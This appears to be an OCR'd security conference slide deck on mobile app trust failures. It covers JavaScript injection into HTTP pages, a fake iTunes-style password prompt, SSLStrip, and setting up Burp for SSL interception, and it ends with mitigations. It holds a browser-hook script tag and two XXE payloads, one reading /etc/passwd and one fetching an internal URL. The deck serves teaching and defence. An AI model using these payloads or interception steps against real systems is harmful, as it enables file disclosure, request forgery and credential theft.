
Demo 5 – rewrite to inject js

- Hook a browser, insert script into page:
- <script src="http://127.0.0.1:8081/target/target-script-min.js#anonymous"></script>



Demo 5 – rewrite to inject js


- … and run code in the context of the domain we hooked



Demo 5 – rewrite to inject js

- Target mobile devices
  - Load ads over HTTP
  - Victim runs attacker's JS in context of advertiser's domain
- Spoofing Attack
  - JavaScript's prompt() function
  - Looks a bit like iTunes password prompt

Demo 5 – rewrite to inject js



Don’t you just add SSL?


- SSL gives confidentiality, and (maybe) authentication or integrity

Secure cookies

- Secure flag on cookie prevents browser sending cookie over HTTP

SSLStrip


- SSL downgrade to http



- Direct https:// urls are stronger
  - E.g. Apps, pinning

M

Man in the middle SSL



K

Man in the middle SSL

K


Demo 7

SSL MiTM


Installing certs in browser / device

1. Browse an SSL site (while proxying through burp)

2. Select PortSwigger CA




3. Save cert with .cer extension




4. Copy the cert to local web server

$ cp PortSwiggerCA.cer /var/www/dev/

5. Browser to your local server



6. iPhone Prompts to install Cert



7. Go to Wi-Fi settings

8. Add the IP of Burp

Demo 8

XXE

(Mike)

Demo 8 – XXE

Accepting *data* (JSON/XML) from remote end is better (security wise) than accepting *code* from remote end

- But not without issues…
  - JSON with eval()
  - XML parsers are complex (bugs!)

Demo 8 – XXE

- XML parsers can be induced to read local files

```
<?xml version="1.0" standalone="no" ?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

Demo 8 – XXE

.. And remote files!

```
<?xml version="1.0" standalone="no" ?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "http://internal/page">
]>
<foo>&xxe;</foo>
```

Demo 8 – XXE

XXE Mitigations

Server

- Disabling XXE is often a configuration option
- libxml2: set expand_entities(0)

Client

- iOS libxml2 is vulnerable by default
  NSXMLParser is not vulnerable

What have we seen?

- Server sends too much data:
  - Credit cards
  - Face Palm
- Client trusts the server:
  - Injecting content + javascript
  - MiTM SSL, sslstrip
- Server trusts the client:
  - Rails / Github mass-assignment
  - Stealing cookies
  - XML Entity Expansion (XXE)

Trust no-one

- **Security principle #1**

"Trust no-one"

- **Device should assume wire + server are malicious**
- **Server should assume wire + device are malicious**

Mitigations

- SSL
- Whitelist of allowed URLs
- Certificate checks, pinnning, HSTS
- Send data not code
- Sanity-check parsing behaviour
- Send the smallest amount of data possible
- Review what goes over the wire

Questions?

- mike@aurainfosec.com
- kirk@pageofwords.com